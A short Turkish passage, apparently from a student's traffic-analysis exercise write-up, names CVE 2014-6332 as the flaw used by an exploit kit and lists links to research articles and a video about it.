- "security onion" işletim sistemini kullanıyordum ama şifre konusunda problemler yaşadığım için bu kısmı deneyemedim.

2)bu EK tarafından hangi istismarlar (hangi CVE) kullanılıyor?

- CVE 2014-6332

Peki nedir CVE 2014-6332?

https://unit42.paloaltonetworks.com/addressing-cve-2014-6332-swf-exploit/

https://www.trendmicro.com/en_us/research/14/k/a-killer-combo-critical-vulnerability-and-godmode-exploitation-on-cve-2014-6332.html

https://forsec.nl/2014/11/cve-2014-6332-internet-explorer-msf-module/

https://www.youtube.com/watch?v=dtS_cZcI7y4&ab_channel=CybaFreez